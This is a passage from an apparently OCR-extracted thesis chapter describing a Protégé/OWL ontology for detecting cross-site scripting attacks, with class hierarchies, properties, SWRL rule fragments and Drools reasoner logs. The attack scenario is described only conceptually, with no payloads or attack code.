Look at the 'Inferred Axioms' tab to see the inferred
Press the 'Drools->OWL' button to translate the infe
Successfully transferred inferred axioms to OWL mo
The process took 38 millisecond(s).
```

To use the reasoner click Reasoner > Start reasoner

FIGURE 5.14: The ROWLTab interface with integrated axioms.

Before applying the rules, we had to create instances, object properties, data properties, individuals to co-operate with the classes, sub-classes in the ontology. The following below listed the main classes and sub-classes. However, there are a lot of sub-classes that are not listed in the figure.


Annotation properties | Datatypes | Individuals
Classes | Object properties | Data properties
Class hierarchy: OntologyForCross-Site-Scripting
Asserted

```
owl:Thing
  OntologyForCross-Site-Scripting
    attackPattern
    Attackss
    Consequences
    securityLayers
      'Intrusion_Detection_System_(IDS)'
      'Intrusion_Prevention_System_(IPS)'
      courseOfaction
      Filters
      NoScript_XSS
      Sanitization
      Validation_mechanism
    Vulnerability
      CWE-79
  Person
    Attacker
      Computer
      Technology
    Victim
      Victim's_environment
        computerDevice
          Files&Folders
          web_browser
            webApp
```

OntologyForCross-Site-Scripting — http://www.semanticweb.
Annotations | Usage
Annotations: OntologyForCross-Site-Scripting
Annotations
rdfs:comment
First, we would like to emphasize some fundamental rules in ontology design to which we will refer many times. These rules may seem rather dogmatic. They can

Description: OntologyForCross-Site-Scripting
Equivalent To
SubClass Of
General class axioms
Attacker and (hasTools some owl:Thing) SubClassOf OntologyForCross-Site-Scripting
Blind_XSS or DOM_XSS or Reflected_XSS or Stored_XSS SubClassOf OntologyForCross-Site-Scripting
SubClass Of (Anonymous Ancestor)
Instances
technology
Target for Key
Disjoint With

FIGURE 5.15: Classes and main sub-classes in the ontology development.

The following figure are the sub-classes that can be added to the *attackPattern* ontology.




```
  cookies
  DOM-environment
  email
  FTP
  headers
  html
  HTTP
  HTTP-version
  HTTP_message_structure
  HTTP_request
  HTTP_response
  HTTPS
  method
  Payload
  Protocols
  referrer
  Request_content
  request_Headers
  request_Line
  Response_content
  SMTP
  SSH
  status_line
  url
  user_agent
blind_xss
dom_xss
```

FIGURE 5.16: Main sub-classes in the ontology attackPatern class.

The following figure can be represented the object properties of the ontology. Note: If we want to enlarge the ontology in the future, it can be done here in the "Object properties, data properties, individuals" entities.



Object property hierarchy: isPartOf

```
owl:topObjectProperty
  has_subProcess
    Vulnerability
    typeOf
    SubClassOf
    contains
    hasConfidentialValue
    hasConsequences
    hasInput
    hasMeans
    hasPartOf
    hasSource
    hasTools
    hasVulnerability
    HTTPmessage
  is_subProcess
    isPartOf
    isFiltered
    isEscaped
    createdBy
    blind_exploitedBy
    connectedTo
    detectedBy
    dom_exploitedBy
    exploitedBy
    ifSecurityLayers_applied
    infectedBy
    isConnected
    refl_exploitedBy
    sendTo
    sentBy
    stored_exploitedBy
```

isPartOf — http://www.semanticweb.org/t-u

Annotations: isPartOf

Annotations

Characteristic

- [x] Functional
- [ ] Inverse functional
- [ ] Transitive
- [ ] Symmetric
- [ ] Asymmetric
- [ ] Reflexive
- [ ] Irreflexive

Description: isPartOf

Equivalent To

SubProperty Of
is_subProcess

Inverse Of
hasPartOf

Domains (intersection)


Ranges (intersection)

Disjoint With

SuperProperty Of (Chain)

FIGURE 5.17: Object properties.

The next figure is the data properties which can be built in datatypes (Ranges), for example: xsd:decimal, xsd:double, xsd:float, rdfs:Literal, xsd:dateTime, xsd:hexBinary, etc.



Data property hierarchy: durationF

```
owl:topDataProperty
  virusArri...
  CWEname
  description
  discoveryTime
  durationFromStart
  durationInWorkingHours
  hasIP_addr
  hasMAC_ad...
  hasTitle
  isVulnerable?
```

durationFromStart — http://www.semanticweb.org/t-uzz/ontologies/2022/

Annotations: durationFromStart

Annotations

Characterist

- [x] Functional

Description: durationFromStart

Equivalent To

SubProperty Of


Domains (intersection)
Attackss
Attacker

Ranges
xsd:decimal

Disjoint With

FIGURE 5.18: Data properties.

The following is the individuals by class, where we can add "data properties assertion, object properties assertion, types, etc".


Active ontology × Entities × Individuals by class × OWLViz × Individual Hierarchy Tab × DL Query × ROWLTab × SWRLTab × AOWLN ×

Class hierarchy: Attackss

Asserted

owl:Thing
OntologyForCross-Site-Scripting
attackPattern
Attackss
Consequences
securityLayers
Vulnerability
Person

Direct instances:

For: Attackss

blind_xss
dom_xss
reflected_xss
stored_xss

Annotations | Usage

Annotations: Atttacker

Annotations

Description: Atttacker

Types
hasTools some Attacker
hasTools some Blind_XSS
hasTools some DOM_XSS
hasTools some owl:Thing
hasTools some Reflected_XSS
hasTools some Stored_XSS

Same Individual As

Different Individuals
innocent1, securityAnalyst
innocent, securityAnalyst
innocent2, securityAnalyst

Property assertions

Object property assertion
hasTools tech

Data property assertions


Negative object property

Negative data property as

FIGURE 5.19: Individuals by class.

For rational numbers xsd:decimal is a good choice when using SWRL rules because it is the default for SWRL. When SWRL sees a literal such as 2.0 it assumes the datatype is xsd:decimal. For other datatypes, you need to explicitly specify the datatype in the literal. The property is functional because a Process can only have one value for its slack.

Now, using the Drools rule engine, we can apply the rules on the previous page (5.5.3) to our ontology. If the rules are matched the properties you have established in the software protégé, then running the program using Pellet or HermiT plug-ins will generate the inferred classes along with their characteristics. We also use ROWLTab, and sub-tabs "ROWL" and "SWRL" to build the rules.
- Pressing the "OWL+SWRL -> Drools" button will transfer SWRL rules and relevant OWL knowledge to the rule engine.
- Pressing the "Run Drools" button will run the rule engine.
- Pressing the "Drools->OWL" button will transfer the inferred rule engine knowledge to OWL knowledge.
The SWRLAPI supports an OWL profile called OWL 2 RL and uses an OWL 2 RL-based reasoner to perform reasoning. An example is given in the following figure.



```
Name
Rule #1    r(?P)
Rule #2    peOf(?n, ?Q)
Rule #3    hasPartOf(?P, ?n)
Rule #4    tains(?P, ?n)
Rule #5    ontains(?P, ?n)
Rule #6    ^ hasPartOf(?website, ?html) ^ contains(?method, ?openTAG) ^ contains(?method, ?param) ^ hasVulnerability(?website...
Rule #7    u, ?mP) ^ HTTPmessage(?m, ?mP) ^ hasPartOf(?website, ?html) ^ hasVulnerability(?website, ?v) ^ contains(?method, ?...
Rule #8    u, ?mP) ^ HTTPmessage(?m, ?mP) ^ hasPartOf(?website, ?html) ^ hasVulnerability(?website, ?v) ^ contains(?method, ?...
Rule #9    ?i) ^ HTTPmessage(?m, ?request) ^ contains(?m, ?param) ^ hasVulnerability(?website, ?v) ^ contains(?website, ?reque...
```

```
OWL axioms successfully transferred to rule engine.
Number of SWRL rules exported to rule engine: 9
Number of OWL class declarations exported to rule engine: 89
Number of OWL individual declarations exported to rule engine: 10
Number of OWL object property declarations exported to rule engine: 33
Number of OWL data property declarations exported to rule engine: 12
Total number of OWL axioms exported to rule engine: 949
The transfer took 150 millisecond(s).
Press the 'Run Drools' button to run the rule engine.
Successful execution of rule engine.
Number of inferred axioms: 527
The process took 83 millisecond(s).
Look at the 'Inferred Axioms' tab to see the inferred axioms.
Press the 'Drools->OWL' button to translate the inferred axioms to OWL knowledge.
Successfully transferred inferred axioms to OWL model.
The process took 11 millisecond(s).
```

FIGURE 5.20: Running Reasoner to establish rules.

5.5.5 Ontology Design

In this chapter, we describe the formalization of the main ontology concepts for Cross-site-scripting attacks. First, we introduce the set of terms:
- *Term extraction* or *elicitation* consists of assembling a list of terms that are relevant for a specific domain of knowledge. This can be done by defining and identifying a set of concepts. The relationship, properties, and meaning of concepts should be evaluated before building the class hierarchy. The list of some terms used in our Ontology is as follows:
Cross-site-scripting, attacks, vulnerability, attacker, web application, security layer, tools, technology, payloads, weakness, victim, exploitation, Stored XSS, Blind XSS, Reflected XSS, Reflected XSS.
- *Modules identification* consists of describing the set of individuals that will comply with the ontology system.
- The hierarchy, data properties, object properties, entities, individuals of the ontology modules are designed using the *Description Logics* notation.
The *Attacker* is a class in our ontology that generates the malicious input using some technologies such as MetaSploit, JavaScript, etc to launch an attack against a target victim. This class is further subdivided into several classes.




FIGURE 5.21: Subclasses of the Attacker ontology.

The formal definition of the class *Attacker* scheme is described in description logic (DL) as follows:

$$\left\{\begin{array}{c} Attacker \equiv \\ \exists\ hasTitle.xsd{:}string \sqcap \\ hasTools.xsd{:}string \sqcap typeOf.xsd{:}string \sqcap \\ hasDescription.xsd{:}string \sqcap \\ discoveryTime.xsd{:}dateTime \sqcap \\ discoveryTime.xsd{:}dateTimeStamp, \sqcap\ isComposedOf(Attacker, Technology), \\ \forall isComposedOf.Technology \sqcap \exists isVulnerable.xsd{:}boolean, \\ Technology \subseteq Attacker, \\ Computer \subseteq Attacker \end{array}\right\}$$

The *OntologyForCross-Site-Scripting* ontology in the following figure is intended to represent the full range of instances such as (vulnerability, security layers, web browsers, web applications, technology language, types of XSS attacks, objects properties, data properties, etc.) that can be involved in an XSS attack scenario. Every parenting class (Attacker, Attacks, Technology, Victim's environment, Vulnerability, Consequences, attack pattern) is further subdivided into several sub-classes that are interconnected based on their intended functionalities. Figure 5.23 shows the class hierarchy of the ontology, and figure 5.26 elaborates more on the functionalities of the ontology.




FIGURE 5.22: Ontology construction: more detail about the Attacker class in Protégé.

- The attacker uses technology such as HTML, JavaScript, Burpsuite, PHP, Apache server, and MetaSploit to build a malicious payload from his machine.
- His purpose is to launch an XSS attack against a target, hence the victim's environment.
- After the *Reconnaissance* phase, the attacker decides to manipulate the victim, while the last is exploring a target vulnerable website.




FIGURE 5.23: Description of the ontology, generated from OWLViz plugin.

Our ontology though describes briefly the security layers, we did not focus too much on the mitigation of the XSS attacks. The approach is more related to detection. However, to encompass all the important concepts of the attack scenario, we also addressed some mitigation techniques that can be used to reduce these types of attacks.
- Therefore, during the testing assessment if the malicious payload does not trigger any alert, does not reflect in the response tab, and/or does not resides in the web application; then, the ontology assumes that some filters, a sanitization were applied from both the client and the server-side of the web application.




FIGURE 5.24: Class security layers description

The sub-class *Firewalls* helps the administrator of the website blocks any malicious-looking activity in the website in real-time such as, XSS attacks, SQL injections, etc. The sub-classes *Filters*, *Sanitization* are meant to be implemented most of the time by the web application developer during the coding process. The other sub-classes can be setup by the administrator of the web program. The class *securityLayers* assumes that a maximum of security measures are met in the web application environment.

hasInput(?P, ?Q) ⊓ *hasPart(?R, ?HTML)* ⊓ *contains(?method, ?openTAG)* ⊓ *contains(?method, ?param)* ⊓ ∃*securityLayers(?R, sec)* ⊓ *sentBy(?attack, ?P)* → *isDetected(?sec, ?attack)*

- The class *furtherAttacks* is a sub-class of each of the four (4) types of XSS attacks which predicts that if the attacks are exploited, then the attacker may decide to perform additional attacks. The ontology classifies this activity as **consequences** that may result after an attack is successful.
The class *Attacks* and *Victim's_environment* are not subclasses of the class *Attacker*. Thus, for the attacker to launch his tools against the victim's system, he first needs to embed his malicious payload in a link and has the victim click on it. Or, he needs first to store the malicious payload into the vulnerable web application and wait for a victim to visit that web application. As a result, as soon as the victim performs the attacker's intention (with or without knowing), then a connection will be created between the attacker's server and the victim's environment. See Figure 5.25 for more information.




FIGURE 5.25: Connection between classes from OntoGraf

5.5.5.1 Reference Ontology to Address the XSS Attacks in Cybersecurity

To better address the ontology for detecting and mitigating the cross-site-scripting attacks on a web application of an enterprise, we presume that everybody who uses the enterprise's website for interacting with other users, or for contacting the administrative system or navigates is an attacker. Thus, the system's administration needs to establish a good security system which may include:
Programmers, have to gingerly avoid risky tags, attributes in their source code, etc. Information security engineers are mostly working on the back-end side of a domain server. Website administrators, have to supervise, manage, and monitor how requests tend to penetrate the website server, how the requests are getting stored, and how the server responds after a request has been made. This last property is a very important aspect, it ensures how the web application reacts after a request is made. It helps to fight the DOM-based XSS attack. For the analysts, they have to be like request reviewers, and detectors before acting as a response team. They have to review, and analyze any user-supplied inputs and establish powerful software that may help them.
The following scheme demonstrates the presence of vulnerabilities probability, the technology used by the attacker for the testing, security level, the possible exploitation, system components affected, information gathering (logs, audit, scanning) by the system's administration, and rules/policies for mitigation, that is to say, the established mechanism which restricts the user's activities to some extent. All this is detailed in the next figure.
The output of our proposed ontology is described as follows:

